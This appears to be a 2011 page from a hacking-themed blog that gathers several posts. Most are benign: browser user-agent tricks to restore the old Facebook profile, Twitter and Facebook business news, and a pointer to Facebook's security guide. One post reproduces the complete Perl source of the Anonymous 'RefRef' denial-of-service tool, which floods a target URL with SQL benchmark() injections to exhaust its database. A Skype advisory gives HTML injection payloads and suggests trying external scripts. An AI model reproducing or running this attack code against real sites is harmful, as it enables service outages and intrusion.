Showing posts with label social media. Show all posts

How to disable Facebook timeline

Thursday, December 29, 2011 // by Hacking Beast Editor // Labels: , , , // 0 comments


 How to disable Facebook timeline on Firefox Trick
Step 1: While in Firefox click the Orange Firefox button and add-ons.

Step 2: In the search box on the top-right corner do a search for “User Agent Switcher”, when you see it, click Install and then restart Firefox to complete the installation.

Step 3: If you don’t see the plugin’s icon in the navigation bar, right-click the navigation bar and select Customize.

Step 4: Look for the plugin button and drag & drop to the navigation bar.

Step 5: Now, just click the User Agent Switcher button and navigate through Internet Explorerand select Internet Explorer 7.

 Step 6: Finally go to Facebook.com and log-in to your profile and you should be seeing your old profile.
  
Important: Don’t forget to get back to defaults once you are done using Facebook by click the User Agent Switcher button and choosing Default User Agent to avoid other websites from displaying incorrectly.

How to disable Facebook Timeline on Safari

Step 1:This is pretty simple, if you don’t have Safari installed in your system go to this page – http://www.apple.com/safari/download/, download the latest version of Safari web browser and install it.

Step 2: Then launch Safari, click the Alt key to bring up all the menus.
Step 3: Go to Develop, navigate User Agent and select Internet Explorer 7.0.

Step 4: Visit your Facebook profile and the classic profile should now be there.

Important: To go back to the default settings, simply restart the web browser.

How to disable Facebook Timeline on Google Chrome

Using Google Chrome can be a little bit challenging for some users, but it is not impossible.
If you are not willing to manually go back and forth with this method, I would recommend you to first manually create a Google Chrome profile and use it just to access Facebook.

Step 1: Go to Start, windows start button, do a search for Chrome and from the results right-click Google Chrome and select Properties.
Step 2: In the Target field, append the following at the end of the path that is already there (add a space between chrome.exe and the following line):
--user-agent="--user-agent="Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"

After you append the above line the Target field should look something like this:
 
C:\Users\your-username\AppData\Local\Google\Chrome\Application\chrome.exe
--user-agent="Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"
 
 
Step 3: When you finish, click Apply and then click OK.
Step 4: Restart Google Chrome and log-in to your Facebook account and the old profile should be there.
  
How to disable Facebook Timeline on Internet Explorer 7
well for internet explorer 7 there is no trick, because you if you login to Facebook using internet explorer 7 you will be automatically redirect to old facebook profile.

Warning:  There is a chance that your Facebook profile may not display 100% correctly, but it still works and it is worth trying.


The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !
If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!

Twitterers Give A Big Thumbs Up To Promoted Tweets

Saturday, September 3, 2011 // by Anonymous // Labels: , // 0 comments
300px Thumbs up icon Twitterers Give A Big Thumbs Up To Promoted Tweets

Advertising has always been a worry for Twitter. The company had to decide between traditional ad-formats like banner ads — or come up with an out-of-box solution for its advertising woes. Twitter chose the latter and it appears it is reaping the benefits of making that sensible decision. Latest report from eMarketer reveals, not only have Twitter users liked the ads appearing in Promoted tweets, in fact, many have benefited from them.

The study finds only 10.9% of US Twitter users said Promoted Tweets are “annoying and take away from the Twitter experience.” The relevancy of ads in Promoted tweets is remarkably good with 24.8% reporting that they have seen Promoted Tweets from brands that are relevant to them. More than one-fifth of users said they have gotten a discount (21.6%) or have found out about a new brand through a Promoted Tweet (21.2%). Additionally, 14% of respondents said they have retweeted a Promoted Tweet.

Ironically, only 11.1% of US Twitter users said that following brands was the leading reason why they use the site. The top reasons include following friends (17.4%), to get a good laugh (15.6%), to get the news (15.1%) and to share the news (13.9%).

emarketer twitter Twitterers Give A Big Thumbs Up To Promoted Tweets

emarketer twitter 2 Twitterers Give A Big Thumbs Up To Promoted Tweets

So, what does this mean for Twitter? The news should infuse a dose of confidence in the investors and the stake holders who were pinning hopes on Promoted tweets to do the trick. And this should also send out a loud message to advertisers who shy away from advertising on Twitter because of the assumption that it won’t show results.

The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !
If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!

Facebook ending Deals product after four-month test

Saturday, August 27, 2011 // by Hacking Beast Editor // Labels: , , , , , // 0 comments


SAN FRANCISCO, USA: Facebook is getting out of the daily deals business after four months of testing, a move that may ease some competitive pressure on industry leaders Groupon and LivingSocial.
"After testing Deals for four months, we've decided to end our Deals product in the coming weeks," the company said on Friday in a statement emailed to Reuters.
"We think there is a lot of power in a social approach to driving people into local businesses," Facebook added in the statement. "We've learned a lot from our test and we'll continue to evaluate how to best serve local businesses."
Facebook, the world's largest social network, launched Facebook Deals in April, bringing competition to daily deals leader Groupon and rival LivingSocial.
Facebook started making offers in five cities and had a small sales team arranging deals with local merchants. But the company also ran offers that were set up by 11 other daily deal companies, including ReachLocal, Gilt City and Zozi.
Facebook's exit means Groupon has one less major competitor as it prepares for a $750 million initial public offering later this year.
"It is surprising that Facebook ended their deals product after just four months," said Vinicius Vacanti, co-founder of Yipit.com, which aggregates daily deals and tracks the industry. "On the other hand, Facebook Deals had been an underwhelming product and experience."
Facebook's decision not to pursue the business may mean the company thinks the approach lacks merit.
Daily deals companies like Groupon send out coupons online that offer big discounts on local products and services.
Facebook Deals offers similar daily deals, with a focus on group experiences, like half-price tickets for a river-rafting trip. The offers are sent daily via email to Facebook users who signed up for the service.
"The Groupon group buying phenomenon is a commodity. There are no barriers to entry. It's just not going to work because everybody offers it and therefore the margins go down," said Jeremiah Owyang, a partner at research firm Altimeter Group.
The end of Facebook Deals is "certainly good" for Groupon and other daily deal services, Vacanti said.
"I don't believe this means daily deals are not a viable business," he added. "It more suggests that large media and tech companies can't just 'turn on' daily deals and expect them to work. It has to be more thoughtfully integrated into their existing product."
Facebook did not say in its email why it was ending Facebook Deals.
Facebook stressed on Friday that it is committed to developing other products, such as Ads, Pages and Sponsored Stories, which connect local businesses with potential customers.
The company also is sticking with its Check-in Deals offering. This lets Facebook users check in at local businesses and see offers from those merchants.
"Facebook is doing some major re-thinking around local," Vacanti said.
With Facebook's Check-ins service users only get to see discount offers when they visit local stores and other merchants and "check in" with their mobile phones.

Source : CIOL

The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !
If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!

DDOS tool of Anon #RefRef Source Code is Now Available !


Long Awaited DDOS tool of Anon #RefRef Source Code is Now Available. The tool has been programed in perl, python & javascript. First it was tested on pastebin, and as expected it get success. 


Source Code Of #RefRef :


#!usr/bin/perl
#RefRef (C) Anonymous 2011
 
use LWP::UserAgent;
 
my $nave = LWP::UserAgent->new;
$nave->agent("Mozilla/5.0 (Windows; U; Windows NT 5.1; nl; rv:1.8.1.12) Gecko/20080201Firefox/2.0.0.12");
$nave->timeout(5);
 
head();
if($ARGV[0]) {
now($ARGV[0]);
} else {
sintax();
}
copyright();
 
sub now {
print "\n[+] Target : ".$_[0]."\n";
print "\n[+] Starting the attack\n[+] Info : control+c for stop attack\n\n";
while(true) {
$SIG{INT} = \&adios;
$code = toma($_[0]." and (select+benchmark(99999999999,0x70726f62616e646f70726f62616e646f70726f62616e646f))");
unless($code->is_success) {
print "[+] Web Off\n";
copyright();
}}}
 
sub adios {
print "\n[+] Stoping attack\n";
copyright();
}
 
sub head {
print "\n\n-- == #RefRef == --\n\n";
}
 
sub copyright {
print "\n\n-- == RefRef == --\n\n";
exit(1);
}
 
sub sintax {
print "\n[+] Sintax : $0 \n";
}
 
sub toma {
return $nave->get($_[0]);
}
 
# ¿ The End ?


This code is provided by Anonymous on the official website of the tool  HERE


The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !
If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!

Facebook official security guide !

Tuesday, August 23, 2011 // by Hacking Beast Editor // Labels: , , , , , , , , , // 0 comments


Facebook is one of the most fastest growing social media in today's world . Many peoples from all around the world has tried to hack Facebook servers and email accounts . Recently Facebook has also got a threat from the world famous hackers group "Anonymous" that they will close Facebook on 5 September . However Facebook has not launched their own official security guide to provide the knowledge of security to their users . F
acebook’s official Security Guide is a short – 14 pages in all – guide, written by former Senior Director of Internet Safety at Symantec Linda McCarthy, security research engineer at Purdue University Keith Watson and teacher and editor Denise Weldon-Siviy.

The guide includes the following topics 

  • Avoiding the scammers
  • Using advanced security settings
  • Recovering a hacked Facebook account
  • Stopping imposters.
  • Document is self explanatory and very easy to understand. A must read guid for everyone who uses facebook or does not.
You can download the Facebook Official Security Guide from HERE 


The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !
If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!

Skype zero day HTML/(Javascript) code injection

Sunday, August 21, 2011 // by Hacking Beast Editor // Labels: , , , , , , , , , , , , // 0 comments

Noptri Public Security Advisory has publised a working skype zero day vulnerability with POC for skype. Skype users need be aware of this vulnerability.
Affected Software:
Software: Skype <= 5.5.0.113
Affected Platforms:
Windows (XP, Vista, 7)
Problem Description:
Skype suffers from a persistent code injection vulnerability due to a lack
of input validation and output sanitization of following profile entries:
    [+] home
    [+] office
    [+] mobile
Proof of Concept:
The following HTML codes can be used to trigger the described vulnerability:
--- SNIP ---
    [+] Home Phone Number:
    <b>INJECTION HERE</b>
    [+] Office Phone Number:
    <center><i>INJECTION HERE</i></center>
    [+] Mobile Phone Number:
    <a href="#">INJECTION HERE</a>
Impact:
An attacker could for example inject HTML/Javascript code. It has not been verified though, if it's possible to hijack cookies or to attack the underlying operating system. Attacker could give a try using extern .js files...

Source : THN


The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !
If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!